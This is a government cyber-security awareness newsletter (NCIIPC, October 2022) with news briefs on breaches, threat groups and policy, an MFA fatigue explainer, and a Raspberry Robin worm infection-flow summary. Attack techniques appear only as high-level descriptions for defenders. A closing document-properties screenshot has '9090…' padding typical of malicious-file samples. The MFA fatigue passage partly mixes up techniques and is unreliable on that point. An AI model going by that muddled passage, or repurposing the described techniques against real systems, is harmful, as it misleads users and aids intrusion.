NEWSLETTER

October 2022

National Critical Information Infrastructure Protection Centre

(A unit of National Technical Research Organisation)

CYBER SECURITY AWARENESS MONTH

AWARE YOURSELF OF CYBER SECURITY

BACKUP DATA REGULARLY

COMPLY STRONG PASSWORD POLICY

DOWNLOAD SOFTWARE FROM TRUSTED SOURCES

ENCRYPT CRITICAL DATA

FOLLOW CLEAN DESK POLICY

GEO-LOCATION SHARING WITH APPS MUST BE CHECKED

HARDEN THE SYSTEMS

INSTALL ANTIVIRUS SOFTWARE

JUNK EMAIL FILTER MUST BE ENABLED

KEEP YOUR SYSTEM UPDATED

LEAST PRIVILEGE POLICY MUST BE FOLLOWED

MFA MUST BE ENABLED

NEVER SHARE OTP/ PASSWORD

ONLY GIVE NECESSARY PERMISSIONS TO APPS

PADLOCK ICON ON WEBSITES MUST BE CHECKED

QUIT USING PIRATED SOFTWARE

REPORT ANY SECURITY INCIDENT

SCAN EMAIL ATTACHMENTS BEFORE OPENING

THINK BEFORE POSTING ANYHING ONLINE

UNNECESSARY SOFTWARE SHOULD BE REMOVED

VIRUS DEFINITION SHOULD BE UPDATED

WATCH OUT FOR TYPOS IN WEBSITE URLS

XTRA USER ACCOUNTS SHOULD BE REMOVED

YOUR PASSWORD SHOULD BE CHANGED REGULARLY

ZONAL SEGREGATION OF NETWORK FOR SECURITY

#SeeYourselfInCyber

https://nciipc.gov.in/

@NCIIPC

NCIIPC India

NCIIPC India

helpdesk1@nciipc.gov.in

1800-11-4430

VOLUME 6 ISSUE 4

@NCIIPC

NCIIPC Newsletter

October 2022

Inside This Issue

Message from the NCIIPC Desk

Dear Readers,

The month of October was observed as Cyber Security Awareness Month, with an aim to increase Cyber Security Awareness among people.
This year's campaign theme was 'See Yourself in Cyber' which demonstrates that while cyber security may seem like a complex subject, ultimately, it's all about people. This October, NCIIPC focused on the 'People' part of Cyber Security. It is therefore requested to create cyber awareness among everybody working in critical sector organisations.

NCIIPC highlights six key action steps that everyone should consider:

- Enable Multi-Factor Authentication
- Use Strong Passwords
- Recognise and Report Phishing/Smishing/Vishing
- Do not fall into any financial fraud trap
- Update your Software
- Be Cyber Security Aware on Social Media

NCIIPC organised a number of cyber security awareness programs for its stakeholders this October. Specific programs for all the critical sectors with eminent speakers from Industry and Academia were planned. These activities will help NCIIPC's endeavour to further bring greater awareness among organisations and enhance overall cyber security posture of the organisations.

Please do share your feedback at newsletter@nciipc.gov.in. This will help us improve upon our efforts to provide best of the services to our nation.

News Snippets - National

Citizen Financial Cyber Fraud Reporting & Management System

Source: https://www.pib.gov.in/, https://vikaspedia.in/

The Ministry of Home Affairs has launched a national helpline '1930' (earlier '155260'), a reporting platform for preventing financial loss due to cyber fraud on the 'Citizen Financial Cyber Fraud Reporting and Management System' module. The Indian Cyber Crime Coordination Centre (I4C) under the Ministry of Home Affairs, with cooperation from Reserve Bank of India (RBI), other major banks, payment banks, wallets and online merchants made this helpline and its reporting platform operational. It is currently being utilised by seven states and union territories covering more than 35 percent of country's population. This facility empowers both banks and the police, to share information related to online fraud and taking action in almost real time. The loss of defrauded money in online cheating cases can be stopped by chasing the money trail and stopping its further flow before it is taken out of digital ecosystem by the fraudster. Any financial cyber fraud victim can dial helpline number or report the incident on National Cybercrime Reporting Portal (www.cybercrime.gov.in).

गृह मंत्रालय
MINISTRY OF
HOME AFFAIRS

Image Source: https://www.mha.gov.in/

This facility empowers both banks and the police, to share information related to online fraud and taking action in almost real time.

India-Maldives Sign Six Pacts Including Cyber Security

Source: https://ciso.economictimes.indiatimes.com/, www.thehindu.com/

India and Maldives signed six agreements, including cybersecurity, disaster management, and police infrastructure development. The agreements signed by both the country included memorandums of understanding on cooperation in cyber-security, training of Maldivian local government officials, collaboration in data sharing and marine research for forecasting of potential fishing zones and cooperation in disaster management. The MoU signed on cyber security aims to boost closer cooperation and exchange of information pertaining to cyber security in accordance to the domestic laws, rules and regulation based on equality, reciprocity and mutual benefit.

Prime Minister Narendra Modi and Maldives President Ibrahim Mohamed Solih

High Powered Steering Committee on Cyber Security (HPSC-CS)

Source: https://www.sebi.gov.in/

भारतीय प्रतिभूति और विनिमय बोर्ड
Securities and Exchange Board of India

Securities and Exchange Board of India (SEBI) has restructured its high-level panel on cyber security that suggests measures to safeguard the capital markets from attacks. The committee, which has now 6 members, is chaired by Sh. Navin Kumar Singh, Director General, National Critical Information Infrastructure Protection Centre (NCIIPC). The other members of the panel

The High-Powered Steering Committee on Cyber Security (HPSC-CS) comprising experts is providing overall guidance to SEBI in developing and maintaining cyber security and cyber resilience requirements aligned with Global best practices and Industry standards.

include Dr. Sanjay Bahl, Director General, CERT-In; Prof. H. Krishnamurthy, Chief Research Scientist (Retired), IISc Bangalore; Prof. Sandeep Shukla, Department of Computer Science and Engineering, IIT Kanpur; Prof. Debdeep Mukhopadhyay, Department of Computer Science and Engineering, IIT Kharagpur and Prof. Sugata Gangopadhyay, Head of Department of Computer Science and Engineering, IIT Roorkee. The High-Powered Steering Committee on Cyber Security (HPSC-CS) comprising experts is providing overall guidance to SEBI in developing and maintaining cyber security and cyber resilience requirements aligned with Global best practices and industry standards in the Financial Services (FS) Sector.

Fourth India-Japan Cyber Dialogue

Source: https://www.mea.gov.in/


On 30th Jun 2022, India virtually hosted the 4th India-Japan Cyber Dialogue led by Smt. Muanpuii Saiawi, Joint Secretary, Cyber Diplomacy Division, Ministry of External Affairs (MEA). The discussion included important areas of bilateral cyber cooperation and reviewed the progress achieved in the areas of cyber security and Information and Communication Technologies (ICTs) including 5G Technology. Both sides also exchanged views on latest developments in cyber domain and mutual cooperation during cyber consultations at the United Nations and other multilateral and regional fora. The Indian delegation consisted of representatives from Ministry of External Affairs (MEA), Ministry of Home Affairs (MHA), Ministry of Defence (MoD), Ministry of Electronics and Information Technology (MEITY), National Security Council Secretariat (NSCS), Indian Computer Emergency Response Team (CERT-In), National Critical Information Infrastructure Protection Centre (NCIIPC) and Department of Telecommunications (DoT). The Japanese delegation consisted of representatives from National Centre of Incident Readiness and Strategy for Cybersecurity, Ministry of Defence, Ministry of Internal Affairs and Communication (MIC), Ministry of Economy, Trade and Industry (METI) and MOFA. As per mutual convenience, both sides agreed to hold the next India-Japan Cyber Dialogue in 2023.

Image Source: https://www.thestatesman.com/

Flight Booking Site Cleartrip Announced Data Breach

Source: https://therecord.media/

The flight booking site, CLEARTRIP suffered a massive data breach involving the information of an unknown number of victims. The CLEARTRIP, which is owned by e-commerce giant FlipKart told that the security anomaly gave hackers unauthorised access to a part of Cleartrip's internal systems. The investigation indicated that information like name, email id and phone number were suspected to have been compromised.



cleartrip

Dear Customer,

We hope you are well.

This is to inform you that there has been a security anomaly that entailed illegal and unauthorised access to a part of Cleartrip's internal systems.

We are completely mindful that this would be of concern to you. We would like to assure you that aside from some details which are a part of your profile, no sensitive information pertaining to your Cleartrip account has been compromised as a result of this anomaly of our systems. You can choose to reset your password as a precautionary measure.

As per our protocols, we have immediately intimated the relevant cyber authorities and are taking appropriate legal action and recourse to ensure necessary steps are being taken as per the law.

We regret the inconvenience caused. Thank you for your patronage and your continued trust in our brand.

Cleartrip Private Limited.

Image Source: https://twitter.com/

The Colombo Security Conclave

Source: https://www.thehindu.com/, https://www.colombotimes.net/

The sixth Deputy National Advisers' meeting of the Colombo Security Conclave was held on 7th July 2022 hosted by the National Security Council Secretariat of India in Kochi. Delegations from Seychelles and Bangladesh participated as observers. Sh. Vikram Misri, Deputy National Security Advisor, India; Ahmed Latheef, Foreign Secretary, Maldives; Yoidhisteer Thecka, Principal Coordinator Security Matters, Prime Minister's Office, Mauritius and General Shavendra Silva, Chief of Defence Staff, Sri Lanka led their respective delegations. The participants discussed the implementation of the Roadmap for Cooperation for 2022-23 and the decisions taken at the 5th NSA level meeting of the Colombo Security Conclave on 9-10 March 2022 in Maldives on the following five pillars:

- Maritime Safety and Security
- Countering Terrorism and Radicalisation
- Combating Trafficking and Transnational Organised Crime
- Cyber Security, Protection of Critical Infrastructure and Technology
- Humanitarian Assistance and Disaster Relief

COLOMBO SECURITY CONCLAVE
6th DEPUTY NATIONAL SECURITY ADVISERS' MEETING
7th JULY 2022, KOCHI, INDIA

Deputy National Security Advisor Vikram Misri speaking at the sixth Deputy National Security Advisers' meeting

BIMSTEC Expert Group on Cyber Security Cooperation

Source: https://bimstec.org/

The National Security Council Secretariat (NSCS) of the Government of India hosted the first meeting of the BIMSTEC Expert Group on Cyber Security Cooperation on 14-15 July 2022 in New Delhi. The meeting was chaired by Lt. General Rajesh Pant, NCSC and delegates from Bangladesh, Bhutan, India, Myanmar, Nepal, Sri Lanka and Thailand participated in this event. Discussions at the Meeting included the setting up of a Computer Emergency Response Team (CERT) by 2025. The main objective of this BIMSTEC Expert Group meeting was to formulate the Action Plan which will bolster coordination and collaboration amongst the BIMSTEC Member States for strengthening Cyber Security in the use of Information and Communications Technology (ICT). This Action plan will cover the mechanisms for the exchanges of cyber related information, cybercrime, protection of critical information infrastructures, cyber incident response and international developments related to cyber norms. The Action Plan has been proposed to be implemented within the time frame of 5 years after which the Experts Group on Cyber Security will review the Action Plan.

BAY OF BENGAL INITIATIVE FOR MULTI SECTORAL TECHNICAL AND ECONOMIC COOPERATION
FIRST MEETING OF THE BIMSTEC EXPERT GROUP ON CYBER SECURITY COOPERATION

BIMSTEC Cyber Security Experts meet at National Security Council Secretariat

> *This Action plan will cover the mechanisms for the exchanges of cyber related information, cybercrime, protection of critical information infrastructures, cyber incident response and international developments related to cyber norms.*

News Snippets - International

RedAlpha Targeting Humanitarian, Think Tank and Govt

Source: https://www.recordedfuture.com/

A hacking group known as 'RedAlpha' has been attacking governments, NGOs, news publications and think tanks globally. The hacking group has been consistently spoofing login pages for NIC, which manages wider IT infrastructure and services for the Indian government. RedAlpha also spoofed organisations such as the International Federation for Human Rights (FIDH), Radio Free Asia (RFA), the Mercator Institute for China Studies (MERICS), Amnesty International, the American Institute in Taiwan (AIT) and other global government, think tank, and humanitarian organisations. The group has also engaged in direct targeting of ethnic and religious minorities, including organisations and individuals. This hacking group targeted individuals via emails having a basic PDF file with links to the phishing sites, normally stating that a user needs to click the link to preview or download files. RedAlpha continued to conduct credential-phishing activity using large clusters of operational infrastructure to support campaign.

This hacking group targeted individuals via emails having a basic PDF file with links to the phishing sites, normally stating that a user needs to click the link to preview or download files.

PyPI Packages Hijacked After Developers Fall for Phishing Emails


Image source: https://pypi.org/

The phishing email urges to undergo a mandatory "validation" process or risk getting their packages eliminated from the PyPI registry.

Source: https://www.bleepingcomputer.com/

It has been observed that a phishing campaign is targeting maintainers of Python packages published to the PyPI registry. The phishing email urges to undergo a mandatory "validation" process or risk getting their packages eliminated from the PyPI registry. Some developers have entered their credentials on the attacker's webpage, leading to their creations getting hijacked and laced with malware. Among the list of hijacked versions of packages are, 'spam' versions 2.0.2 and 4.0.2 and 'exotel' version 0.1.6. These versions were taken down from PyPI. PyPI admins further reassured that identified typosquats that match the pattern have been removed.

UK NHS Suffers Outage after Cyberattack on MSP



NHS 111 Wales
@NHS111Wales · Follow

Plans are in place due to a system outage impacting 111 and GP out-of-hour services across Wales.

The public can still call 111 but your call may take longer than usual to be answered.

If it's not urgent, head to 111.wales.nhs.uk

Read more here: bit.ly/3Q3hLfL

4:18 PM · Aug 5, 2022

NHS outage tweet


Source: https://www.bleepingcomputer.com/

United Kingdom's National Health Service (NHS) 111 emergency services were affected by a significant outage triggered by a cyberattack. The cyberattack hit the systems of British Managed Service Provider 'Advanced', which provides digital services for NHS 111. The attack targeted the system used to refer patients for care, including ambulances being dispatched, out-of-hours appointment bookings and emergency prescriptions. The attack was possibly to be a ransomware or data extortion attempt. The Welsh Ambulance Service also warned about major outage of a computer system that was used to refer patients from NHS 111 Wales to out-of-hours General Practitioners (GP) providers. According to the report, the outage was significant and far-reaching.

Google Blocks Domains of Hack-for-Hire Groups

Source: https://blog.google/

Google's Threat Analysis Group published a blog describing the activities of hack-for-hire gangs in Russia, India and the United Arab Emirates. The group has been targeting healthcare, government and telecom organisations with attempts to phish credentials of Amazon Web Services (AWS), Gmail and government services accounts. After compromising target account, the attacker generally maintains persistence by granting an OAuth token to a legitimate email application like Thunderbird or generating an App Password to access the account via IMAP. Both App Passwords and OAuth tokens are revoked when a user changes their password. This threat actor also relies on phishing emails, but uses a custom phishing kit, unlike many other groups, which rely on open-source phishing frameworks.



Root user sign in

Email: [redacted].com

Introducing new AWS Amplify Studio

Build scalable, full-stack web and mobile apps in hours with new visual interface

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Sample AWS phishing page

NATO to Develop Rapid Cyber Response Capabilities

Source: https://www.nato.int/, https://www.infosecurity-magazine.com/


NATO has announced plans to develop virtual rapid response capabilities to respond to crucial malicious cyber activities. The plans were disclosed in a declaration published following the NATO Summit in Madrid, Spain. The declaration outlined an agreement between member countries on a voluntary basis and using national assets, to build and exercise a virtual rapid response cyber capability. The military alliance acknowledged that they have been confronted by cyber, space, hybrid and other asymmetric threats. They were also targeted by the malicious use of emerging and disruptive technologies. The new NATO cyber response force may need to develop common cyber operations toolkits with incident detection, prevention and response capabilities to have an effective coordinated response. In addition, they may need to identify and select team members with different domains of expertise, including vulnerability assessment, incident response and forensics that can form cohesive and holistic team and can be rapidly deployed virtually.

NATO OTAN

NATO Communications and Information Agency

NCI AGENCY

The new NATO cyber response force may need to develop common cyber operations toolkits with incident detection, prevention and response capabilities to have an effective coordinated response.



PRC STATE-SPONSORED CYBER ACTORS EXPLOIT NETWORK PROVIDERS AND DEVICES

The latest Cybersecurity Advisory details how the cyber actors routinely employ the following techniques against network service providers.

1 Use publicly available tools to scan for network device vulnerabilities

2 Gain initial access through unpatched internet-facing service

3 Access authentication server and obtain credentials

4 Authenticate to routers and manipulate configurations to copy network traffic

5 Exfiltrate victim data to actor-controlled infrastructure

For more information, review the joint advisory on NSA.gov/cybersecurity-guidance

Hackers Breached Telcos to Snoop on Network Traffic

Source: https://www.nsa.gov/, https://www.bleepingcomputer.com/

Several US federal agencies, National Security Agency (NSA), Cybersecurity and Infrastructure Security Agency (CISA), and Federal Bureau of Investigation (FBI) revealed that major telecommunication companies and network service providers have been targeted by threat actors to steal credentials and harvest data. Hacker groups have exploited multiple publicly known vulnerabilities to breach anything from unpatched Small Office/Home Office (SOHO) routers to medium and even large enterprise networks. After gaining initial foothold into a telecommunication organisation's network, the attackers stole credentials to access underlying SQL databases utilising SQL commands to dump user and admin credentials from critical Remote Authentication Dial-In User Service (RADIUS) servers. Adversaries then successfully authenticate using credentials stolen from the compromised RADIUS server and execute router commands to surreptitiously route, capture, and ex-filtrate traffic out of the network to actor-controlled infrastructure. Once compromised, the threat actors are using the devices as part of their own attack infrastructure as Command & Control (C2) servers and proxy systems to breach more networks.

> *Hacker groups have exploited multiple publicly known vulnerabilities to breach anything from unpatched small office/home office (SOHO) routers to medium and even large enterprise networks.*

Windows 8.1 End of Support

Source: https://support.microsoft.com/

Microsoft has announced end of support for Windows 8.1 for all editions. Windows 8.1 will reach end of support on January 10, 2023, hence, technical assistance and software updates will no longer be provided. Microsoft also announced that any Extended Security Update (ESU) program for Windows 8.1 would not be offered. Use of Windows 8.1 after end-of-support may cause the operating system to become more vulnerable to exploits, malware, and other bugs, resulting in increase of organisation's exposure to security risks. It is recommended to upgrade the Operating System to latest version in-service and supported release.

> *Microsoft also announced that any Extended Security Update (ESU) program for Windows 8.1 would not be offered.*

Trends

ETHERLED Exfiltrating Data from Air-gapped Systems

Source: https://www.securityweek.com/

A new kind of attack dubbed as ETHERLED relies on the LEDs attached to the integrated Network Interface Controller (NIC) of devices such as PCs, servers, printers, network cameras and embedded controllers. This attack targets air-gapped devices via social engineering, malicious insiders or supply chain attack. Researcher had demonstrated an attack scenario where, an attacker could transmit sensitive information such as passwords, encryption keys and even text files by encoding and modulating them over optical signals that rely on the blinking patterns or blinking frequency of the Ethernet LEDs. There are several methods that can be used to control LEDs, including via kernel driver or NIC firmware. Attacker could also control the link status LED by using operating system commands to change the link speed of the Ethernet Controller. The attacker can also turn the status LED on or off by enabling or disabling the Ethernet interface. To transmit the data attacker uses several types of modulation including on-off keying (OOK), blink frequency and color modulation.

Researcher had demonstrated an attack scenario where, an attacker could transmit sensitive information such as passwords, encryption keys and even text files by encoding and modulating them over optical signals that rely on the blinking patterns or blinking frequency of the Ethernet LEDs.

CISA Urges to Switch from Basic to Modern Authentication in Microsoft Exchange

Source: https://www.cisa.gov/, https://www.bleepingcomputer.com/

CISA has urged government and private sector organisations using Microsoft's Exchange cloud email platform to step up from Basic Authentication legacy authentication methods without Multifactor Authentication (MFA) support to Modern Authentication alternatives. Basic Auth is an HTTP-based auth scheme to send credentials in plain text to servers, endpoints or online services. While, Modern Auth (Active Directory Authentication Library and OAuth 2.0 token-based authentication), uses OAuth access tokens with a limited lifetime that cannot be re-used to authenticate on other resources besides those for which they were issued. Basic Auth allows attackers to guess credentials in password spray attacks or capture them in man-in-the-middle attack over TLS. It is also advised to block Basic Auth after migrating to Modern Auth. This can be done either by creating an authentication policy for all Exchange Online mailboxes from M365 Admin Centre's Modern Auth Page or a Conditional Access Policy in Azure Active Directory (AAD) using the AAD Admin Centre. Microsoft has also announced disabling of Basic Auth in Exchange Online for all protocols from October 2022.

Basic Auth allows attackers to guess credentials in password spray attacks or capture them in man-in-the-middle attack over TLS.

NIST Announced Quantum-resistant Encryption Algorithms

Source: https://www.nist.gov/, https://www.zdnet.com/

The National Institute of Standards and Technology (NIST), a US standard setting body and research organisation has announced four quantum-resistant cryptographic algorithms for general encryption and digital signatures. Today's key algorithms include AES-256 for symmetric key encryption, SHA-256 and SHA-3 for hashing functions, RSA public key encryption for digital signatures and key establishment, Elliptic Curve Cryptography (ECDSA, ECDH) and DSA public key encryption for digital signatures and key exchange. NIST has currently selected only CRYSTALS-Kyber algorithm for general encryption. The Kyber algorithm is already used by Cloudflare in its post-quantum CIRCL (Cloudflare Interoperable, Reusable Cryptographic Library) library of cryptographic primitives written in Go. Other than this, Amazon has supported Kyber as post-quantum key algorithms for Transport Layer Security (TLS) 1.2 and IBM has used Kyber for its first quantum-resistant tape drive. NIST has also nominated CRYSTALS-Dilithium, FALCON and SPHINCS+ for post-quantum digital signatures.

NIST has currently selected only CRYSTALS-Kyber algorithm for general encryption. The Kyber algorithm is already used by Cloudflare in its post-quantum CIRCL (Cloudflare Interoperable, Reusable Cryptographic Library) library of cryptographic primitives written in Go.

De-anonymisation Attack to Defeat Anonymity

Source: https://thehackernews.com/

A novel technique that could be used to defeat anonymity protections and identify a unique visitor has been found. The cache-based targeted de-anonymisation attack is a cross-site leak. When a user visits the attacker-controlled website, the website uses an iframe, pop-under or tab-under to request resource from a third-party website. The response to this request, as well as the cache activity it generates in the user's system differs depending on the user state of the third-party website. An attacker monitoring the CPU cache side channel can analyse the cache patterns and learn whether the leaky resource was loaded successfully in the browser or not, and use this information to learn the identity of the visiting user. The attack can be scaled to identify thousands of users. This attack can be exploited across desktop and mobile systems with CPU microarchitectures and different web browsers. The main cause for difference in the side channel leakages between targeted and non-targeted users is a server-side timing difference and a client-side rendering difference. The most popular platform such as Google, Facebook, Instagram, LinkedIn and Twitter is found susceptible to this type of attack while Apple iCloud is found immune to the attack. The de-anonymisation attack method has the prerequisite that the targeted user is already logged in to the service. As the mitigation of the attack, researchers have released a browser extension called Leakuidator+.

The de-anonymisation attack method has the prerequisite that the targeted user is already logged in to the service. As the mitigation of the attack, researchers have released a browser extension called Leakuidator+.

Threat Actors Spoof GitHub Commit for Supply Chain Attack

Source: https://www.securityweek.com/

Researcher are warning about a new supply chain attack that relies on spoofed commit metadata to add legitimacy to malicious GitHub repositories. Open-Source Software helps developers create application faster, and many of them skip proper auditing of the third-party code, if they believe it comes from a trustworthy source. Threat actors could forge GitHub repositories to enhance their track record and make them more likely to be selected by application developers. Researchers have also found that tampering with commit data is possible to make a repository older than it actually is. Fake commits can be automatically generated and added to the user's GitHub activity graph that allows malicious user to make it look as if they have been active on the code hosting platform from long time. It is also found that identity of committer can be spoofed easily, to attribute the commit to a real GitHub account. To make project look reliable, attackers can use this technique once or multiple times to populate their repository's contributors section with reliable contributors. The lack of validation of the committer identity and the commit's timestamp enables threat actors to leverage it to gain credibility.

Image source: https://github.com/

Threat actors could forge GitHub repositories to enhance their track record and make them more likely to be selected by application developers.


W3C released Decentralised Identifiers Web Standard

Source: https://portswigger.net/

World Wide Web Consortium (W3C) has released Decentralised Identifiers (DID) as new official web standard. DIDs are cryptographic digital identifiers. It provides individuals and organisations with greater security and privacy. The main idea behind having DIDs is, instead of an email address or social media account controlled by big tech companies, every individual can have a DID that can be stored and transferred across different types of digital infrastructures, including blockchains. DIDs can represent individuals, organisations, online communities, government, IoT devices or anything else that needs an online identity. DIDs can make big difference in stopping phishing attacks. The root cause behind phishing attacks is that most electronic communications address today are not cryptographically verifiable. DIDs make easier for a messaging agent to verify the authenticity of the incoming messages. There is variety of work going on that enable the use of DIDs through the web browser. Some of the efforts include the Credential Handler API (CHAPI), integrations with OIDC and DIDComm Messaging, a secure, private communication methodology built atop the decentralised design of DIDs. DID Methods utilise a variety of modern technologies to provide DIDs with varying degree of decentralisation.

Image source: https://www.w3.org/

DIDs can make big difference in stoping phishing attacks. The root cause behind phishing attacks is that most electronic communications address today are not cryptographically verifiable.



Is it you trying to sign in?

janedoe@ink-42.com

Device
Linux x86_64

Near
Mountain View, CA, USA

Time
Just now

MFA Push Notification

MFA Fatigue Attack

South Zone, NCIIPC

Attackers often attempt to compromise valid login credentials and bypass security measures, while trying to gain unauthorised access to secure systems. With the aim of protecting users from attackers and to protect the user against various vulnerabilities, the industry began shifting to Multi Factor Authentication (MFA). MFA improves the authenticity of login requests by requiring users to present at least two forms of identity verification: what a user knows, has, and is. But then Passwords have many potential vulnerabilities: for example: simple passwords can be guessed, passwords used for multiple sites can be leaked from a data breach, and passwords written down can be found by co-workers. Attackers have discovered multiple techniques to grab the credentials of users. Therefore, it has become imperative for account providers to effectively implement MFA as a safety measure to prevent account compromises. Even after deploying the MFA, account access has not been protected completely. While users protected by MFA are less vulnerable to automated attacks, attackers can still bypass secondary forms of authentication by using targeted attacks in which they deceive victims into willingly granting attackers access to their account. The efficiency of multi-factor authentication systems is reliant on their end users, who ultimately decide whether to approve or deny a login attempt. While there are several benefits of MFA over authentication systems, it has limitations as well. This technique refers to the overload notifications/SMS and voice Phishing the victim would receive from MFA applications for approval. It designed to temporarily halt the victim's network traffic, defeats MFA implementations involving a simple approval notification appearing on a user's phone. Finally, the victim approves the notification due to fatigue/negligence and provide the access of his/her account to the hacker. Therefore, permit an attacker to gain entry to an account.

The efficiency of multi-factor authentication systems is reliant on their end users, who ultimately decide whether to approve or deny a login attempt.

It designed to temporarily halt the victim's network traffic, defeats MFA implementations involving a simple approval notification appearing on a user's phone.


How to identify the Attack: However, if all above requirements are met, attack is difficult to detect. There are only two symptoms that a victim can notice: The webpage will hang on the password-entry screen rather than proceeding to a screen telling the user to expect a push notification. Additionally, the victim will receive a second push notification when their initial request is un-paused.

How to protect from the Attack: The significant thing in respect of this attack is awareness and knowledge. If handlers are aware that these types of attacks occur, they may be less likely to become a target of such attacks. Some of the ways to protect against this attack are as under:

- Set strong password: Create strong password for your user account as per Information Security Policy of your organisation. Shielding account from MFA fatigue attack commences through robust password. Hackers can't accomplish MFA fatigue attack without knowing your username and password. Once the password is safe, MFA prompt spamming can be fixed. Hacker always starts the MFA spamming with the leaked/stolen user ids and passwords of the user. It should be ensured by the user that credentials are safe and secure.

Hackers can't accomplish MFA fatigue attack without knowing your username and password.

- Limit MFA Attempts or Disable MFA Request Notifications: Limit the maximum number of MFA push notifications/SMS allowed within a specific timeframe. As a verification method for better security, most MFA providers allow you to disable notification/SMS requests and use a one-time password verification method instead.
- Deny Unidentified Requests: if you receive a notification or SMS, deny the request and change your password quickly.
- Phone Sign-in: By using the phone sign-in verification method, user can help prevent inadvertent access to their account.
- For new MFA and Mobile Device Management enrolments, we should set Track alerts.



Adatum Corp
KimA@adatumcorp.com
013 760

kima@adatumcorp.com
Approve sign in
Tap the number you see below in your Microsoft Authenticator app to sign in.
83

Are you trying to sign in?
Adatum Corporation
KimA@adatumcorp.com
Enter the number shown to sign in.
Enter number

MFA Number Matching

References:


[1] https://www.bleepingcomputer.com/news/security/mfa-fatigue-hackers-new-favorite-tactic-in-high-profile-breaches/

[2] https://portswigger.net/daily-swig/mfa-fatigue-attacks-users-tricked-into-allowing-device-access-due-to-overload-of-push-notifications

[3] https://www.cyberark.com/resources/blog/don-t-fall-for-mfa-fatigue-or-next-level-phishing-attacks

[4] https://www.securityweek.com/high-profile-hacks-show-effectiveness-mfa-fatigue-attacks

Malware Bytes


Infected USB drive attached
cmd.exe and msiexec.exe commands
Malicious .DLL download
rundll32.exe and Windows utility misuse
Ongoing command & control activity

Raspberry Robin is typically introduced by infected removable drives - such as USB devices - containing a malicious .LNK file

cmd.exe reads and executes a malicious file stored on the infected device, then msiexec.exe attempts to connect to a short URL (often QNAP-associated)

If the external msiexec.exe connection is successful, it downloads and installs a malicious .DLL

rundll32.exe launches a legitimate Windows utility like odbcconf.exe to execute the malicious .DLL

regsvr32.exe, rundll32.exe, and dllhost.exe repeatedly attempt outbound network connections, typically to TOR nodes


Raspberry Robin worm infection flow

This malware is called Raspberry Robin and it spreads through infected USB devices via a malicious .LNK file

Raspberry Robin Worm in Hundreds of Windows Networks

Source: https://www.bleepingcomputer.com/

Microsoft has spotted Windows worm that has been discovered in the networks of hundreds of organisations from various industry sectors. This malware is called Raspberry Robin and it spreads through infected USB devices via a malicious .LNK file. Once the infected USB device is connected and the user clicks the link, the worm generates a msiexec process using 'cmd.exe' to launch a malicious file stored on the infected drive. It infects new Windows devices, communicates with its command-and-control servers and executes malicious payloads using several legitimate Windows utilities like fodhelper, odbcconf and msiexec.



Security Warning

Active content might contain malware and other security hazards. The following content has been disabled:

- Macros

You should enable content only if you trust the contents of the file.

Trust Center Settings

Learn more about Active Content

Protect Document

Control what types of changes people can make to this document.

Inspect Document

Before publishing this file, be aware that it contains:

- Document properties and author's name
- Content that people with disabilities are unable to read

Properties

Size	2.53MB
Pages	1
Words	36
Total Editing Time	2 Minutes
Title	Add a title
Tags	Add a tag
Comments	Add comments
Template	Normal.dotm
Status	Add text
Categories	909090909090909090...
Subject	Specify the subject
Hyperlink Base	Add text
Company	909090909090909090...

Related Dates

Last Modified	Yesterday, 8:13 PM
Created	Yesterday, 8:13 PM
Last Printed	

